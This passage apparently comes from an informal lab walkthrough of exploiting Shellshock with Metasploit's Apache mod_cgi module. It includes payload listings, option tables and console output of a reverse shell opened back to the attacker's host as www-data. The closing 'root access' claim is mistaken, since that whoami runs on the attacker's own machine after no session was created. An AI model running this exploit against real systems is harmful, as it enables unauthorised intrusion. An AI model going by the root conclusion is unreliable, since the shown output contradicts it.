8 exploit/osx/local/vmware_bash_function_root 2014-09-24 normal Yes OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
9 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-FTPD External Authentication Bash Environment Variable Code Injection (Shellshock)
10 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock)
11 exploit/multi/misc/xdh_x_exec 2015-12-04 excellent Yes Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec
msf6 > |
```

Ok so, after reading through them, we decided that the first module is most fitting for what we're trying to do. It is described as "Apache mod_cgi Bash Environment Variable Code Injection" blablabla basically I read code injection, so we're going with that one

```
Compatible Payloads
=====
#  Name
-
0 payload/generic/custom 2015-04-27 normal No Custom Payload
1 payload/generic/debug_trap 2015-04-27 normal No Generic x86 Debug Trap
2 payload/generic/shell_bind_aws_ssm 2015-04-27 normal No Command Shell, Bind SSM (via AWS API)
3 payload/generic/shell_bind_tcp 2015-04-27 normal No Generic Command Shell, Bind TCP Inline
4 payload/generic/shell_reverse_tcp 2015-04-27 normal No Generic Command Shell, Reverse TCP Inline
5 payload/generic/ssh/interact 2015-04-27 normal No Interact with Established SSH Connection
6 payload/generic/tight_loop 2015-04-27 normal No Generic x86 Tight Loop
7 payload/linux/x86/chmod 2015-04-27 normal No Linux Chmod
8 payload/linux/x86/exec 2015-04-27 normal No Linux Execute Command
9 payload/linux/x86/meterpreter/bind_ipv6_tcp 2015-04-27 normal No Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
10 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid 2015-04-27 normal No Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
11 payload/linux/x86/meterpreter/bind_nonx_tcp 2015-04-27 normal No Linux Mettle x86, Bind TCP Stager
12 payload/linux/x86/meterpreter/bind_tcp 2015-04-27 normal No Linux Mettle x86, Bind TCP Stager (Linux x86)
13 payload/linux/x86/meterpreter/bind_tcp_uuid 2015-04-27 normal No Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
14 payload/linux/x86/meterpreter/reverse_ipv6_tcp 2015-04-27 normal No Linux Mettle x86, Reverse TCP Stager (IPv6)
15 payload/linux/x86/meterpreter/reverse_nonx_tcp 2015-04-27 normal No Linux Mettle x86, Reverse TCP Stager
16 payload/linux/x86/meterpreter/reverse_tcp 2015-04-27 normal No Linux Mettle x86, Reverse TCP Stager
17 payload/linux/x86/meterpreter/reverse_tcp_uuid 2015-04-27 normal No Linux Mettle x86, Reverse TCP Stager
18 payload/linux/x86/metsvc_bind_tcp 2015-04-27 normal No Linux Meterpreter Service, Bind TCP
19 payload/linux/x86/metsvc_reverse_tcp 2015-04-27 normal No Linux Meterpreter Service, Reverse TCP Inline
20 payload/linux/x86/read_file 2015-04-27 normal No Linux Read File
21 payload/linux/x86/shell/bind_ipv6_tcp 2015-04-27 normal No Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
22 payload/linux/x86/shell/bind_ipv6_tcp_uuid 2015-04-27 normal No Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
23 payload/linux/x86/shell/bind_nonx_tcp 2015-04-27 normal No Linux Command Shell, Bind TCP Stager
24 payload/linux/x86/shell/bind_tcp 2015-04-27 normal No Linux Command Shell, Bind TCP Stager (Linux x86)
25 payload/linux/x86/shell/bind_tcp_uuid 2015-04-27 normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
26 payload/linux/x86/shell/reverse_ipv6_tcp 2015-04-27 normal No Linux Command Shell, Reverse TCP Stager (IPv6)
27 payload/linux/x86/shell/reverse_nonx_tcp 2015-04-27 normal No Linux Command Shell, Reverse TCP Stager
28 payload/linux/x86/shell/reverse_tcp 2015-04-27 normal No Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp_uuid 2015-04-27 normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell_bind_ipv6_tcp 2015-04-27 normal No Linux Command Shell, Bind TCP Inline (IPv6)
31 payload/linux/x86/shell_bind_tcp 2015-04-27 normal No Linux Command Shell, Bind TCP Inline
32 payload/linux/x86/shell_bind_tcp_random_port 2015-04-27 normal No Linux Command Shell, Bind TCP Random Port Inline
33 payload/linux/x86/shell_reverse_tcp 2015-04-27 normal No Linux Command Shell, Reverse TCP Inline
34 payload/linux/x86/shell_reverse_tcp_ipv6 2015-04-27 normal No Linux Command Shell, Reverse TCP Inline (IPv6)
```

Interestingly, there is a custom payload option. We have never encountered this before (perhaps that has to do with our lack of experience, but interesting to us nonetheless).

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
[!] No module localhost to run module against. Please specify the host and the actions you performed just before this error.

Name      Current Setting  Required  Description
---      _____           _____
CMD_MAX_LENGTH  2048        yes       CMD max line length
CVE        CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER     User-Agent      yes       HTTP header to use
METHOD     GET            yes       HTTP method to use
Proxies    no             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    yes            yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH     /bin           yes       Target PATH for binaries used by the CmdStager
RPORT     80             yes       The target port (TCP)
SSL       false          no        Negotiate SSL/TLS for outgoing connections
SSLCert   no             no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI yes            yes      Path to CGI script
TIMEOUT   5              yes       HTTP read response timeout (seconds)
URIPATH   no             no        The URI to use for this exploit (default is random)
VHOST      no             no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Name      Current Setting  Required  Description
---      _____           _____
SRVHOST  0.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080           yes       The local port to listen on.

Payload options (generic/ssh/interact):
Name      Current Setting  Required  Description
```

Anyway, we went with payload 5.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Command Stager progress - 100.00% done (477/477 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > |
```

No session was created so, we are gonna switch payloads now. We're going with payload 4, a reverse shell payload.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.81.12:4444
[*] Command Stager progress - 100.00% done (817/817 bytes)
[*] Command shell session 1 opened (192.168.81.12:4444 → 192.168.81.74:57060) at 2024-10-14 09:33:36 -0400
```

Nice. Alright now we're gonna check my current privilege using whoami command.

```
whoami
www-data
ls
backup.cgi
shell.sh
vishal.sh
```

oh... uh.. ok... well. Ok we'll try a different payload. We used payload 29 this time:

```
-, REVERSE TCP Stager
29 payload/linux/x86/shell/reverse_tcp_uuid
-, Reverse TCP Stager
```

After setting up the options for this payload, we went ahead and ran the exploit.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.172:4444
[*] Command Stager progress - 100.00% done (1307/1307 bytes)
whoami
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > whoami
[*] exec: whoami

root
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > ss|
```

YAYYYYY ROOT ACCESS